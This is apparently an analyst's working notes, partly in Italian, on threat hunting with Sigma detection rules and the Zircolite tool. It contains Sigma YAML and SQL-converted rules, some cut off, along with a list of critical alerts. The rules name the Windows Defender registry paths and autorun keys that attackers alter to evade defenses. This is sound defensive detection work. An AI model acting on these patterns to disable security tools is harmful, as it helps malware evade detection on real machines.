Potentially Bad Traffic
Disable Windows Defender Functionalities Via Registry Keys
Detects when attackers or tools disable Windows Defender functionalities via the Windows registry
Sigma Integrated Rule Set (GitHub) - AlertIQ, Ján Trenčanský, frack113, Nasreddine Bencherchali, Swachchhanda Shrawan Poudel
Copy rule
Download
title: Disable Windows Defender Functionalities Via Registry Keys
id: 0eb46774-f1ab-4a74-8238-1155855f2263
related:
- id: a64e4198-c1c8-46a5-bc9c-324c86455fd4
type: obsoletes
- id: fd115e64-97c7-491f-951c-fc8da7e042fa
type: obsoletes
status: experimental
description: Detects when attackers or tools disable Windows Defender functionalities via the Windows registry
references:
- https://thedfirreport.com/2021/10/18/icedid-to-xinglocker-ransomware-in-24-hours/
- https://gist.github.com/anadr/7465a9fde63d41341136949f14c21105
- https://admx.help/?Category=Windows_7_2008R2&Policy=Microsoft.Policies.WindowsDefender::SpyNetReporting
- https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/ransomware-hive-conti-avoslocker
- https://www.tenforums.com/tutorials/32236-enable-disable-microsoft-defender-pua-protection-windows-10-a.html
- https://www.tenforums.com/tutorials/105533-enable-disable-windows-defender-exploit-protection-settings.html
- https://www.tenforums.com/tutorials/123792-turn-off-tamper-protection-microsoft-defender-antivirus.html
author: AlertIQ, Ján Trenčanský, frack113, Nasreddine Bencherchali, Swachchhanda Shrawan Poudel
date: 2022/08/01
modified: 2023/05/10
tags:
- attack.defense_evasion
- attack.t1562.001
logsource:
product: windows
category: registry_set
detection:
selection_main:
EventType: SetValue
TargetObject|contains:
- '\SOFTWARE\Microsoft\Windows Defender\'
- '\SOFTWARE\Policies\Microsoft\Windows Defender Security Center\'
- '\SOFTWARE\Policies\Microsoft\Windows Defender\'


nuoveRegole.josn
C: > Users > unina > Downloads > bfcbe3282352b479570574d3efd1e9f4349757f4e08401c25bdf0a2d181b5aed > nuoveRegole.josn
[
{
"title": "Creation of an Executable by an Executable",
"id": "297afac9-5d02-4138-8c58-b977bac60556",
"status": "experimental",
"description": "Detects the creation of an executable by another executable",
"author": "frack113",
"tags": [
"attack.resource_development",
"attack.t1587.001"
],
"falsepositives": [
"Software installers",
"Update utilities",
"32bit applications launching their 64bit versions"
],
"level": "low",
"rule": [
"SELECT * FROM logs WHERE ((EventID = '11' AND Channel = 'Microsoft-Windows-Sysmon/Operational') AND (Image LIKE '%.exe' ESCAPE '\\' AND TargetFilename LIKE '%.exe' ESCAPE '\\') AND NOT (((Image LIKE 'C:\\\\Windows\\\\System
],
"filename": "Creation of an Executable by an Executable.yml"
},
{
"title": "Disable Windows Defender Functionalities Via Registry Keys",
"id": "0eb46774-f1ab-4a74-8238-1155855f2263",
"status": "experimental",
"description": "Detects when attackers or tools disable Windows Defender functionalities via the Windows registry",
"author": "AlertIQ, Ján Trenčanský, frack113, Nasreddine Bencherchali, Swachchhanda Shrawan Poudel",
"tags": [
"attack.defense_evasion",
"attack.t1562.001"
],
"falsepositives": [
"Administrator actions via the Windows Defender interface"
],
"level": "high",
"rule": [
"SELECT * FROM logs WHERE ((EventID = '13' AND Channel = 'Microsoft-Windows-Sysmon/Operational') AND (EventType = 'SetValue' AND (TargetObject LIKE '%\\\\SOFTWARE\\\\Microsoft\\\\Windows Defender\\\\%' ESCAPE '\\' OR TargetOb
],
"filename": "Disable Windows Defender Functionalities Via Registry Keys.yml"
},
{
"title": "Wow6432Node CurrentVersion Autorun Keys Modification",
"id": "b29aed60-ebd1-442b-9cb5-16a1d0324adb",
"status": "experimental",
"description": "Detects modification of autostart extensibility point (ASEP) in registry.",
"author": "Victor Sergeev, Daniil Yugoslavskiy, Gleb Sukhodolskiy, Timur Zinniatullin, oscd.community, Tim Shelton, frack113 (split)",
"tags": [
"attack.persistence",
"attack.t1547.001"
],

Zircolite

Zircolite è un motore di ricerca di minacce informatiche che utilizza le regole Yara e/o Sigma per trovare file dannosi e altre attività sospette. Zircolite può essere utilizzato per monitorare reti e sistemi per le minacce informatiche e per avvisare gli amministratori di rete in caso di rilevamento di una minaccia.



Tra le attività sospette, quelle critiche rilevate sono:

- Disable Windows Defender Functionalities Via Registry Keys
- Windows Shell File Write to Suspicious Folder
- WScript or CScript Dropper
- Rundll32 Without Parameters
- Application Executed Non-Executable Extension
- Suspicious Schtasks From Env Var Folder
- Suspicious Add Scheduled Task From User AppData Temp
- Uninstall Sysinternals Sysmon
- Windows Defender Threat Detection Disabled
- Windows Defender Real-Time Protection Disabled
- New RUN Key Pointing to Suspicious Folder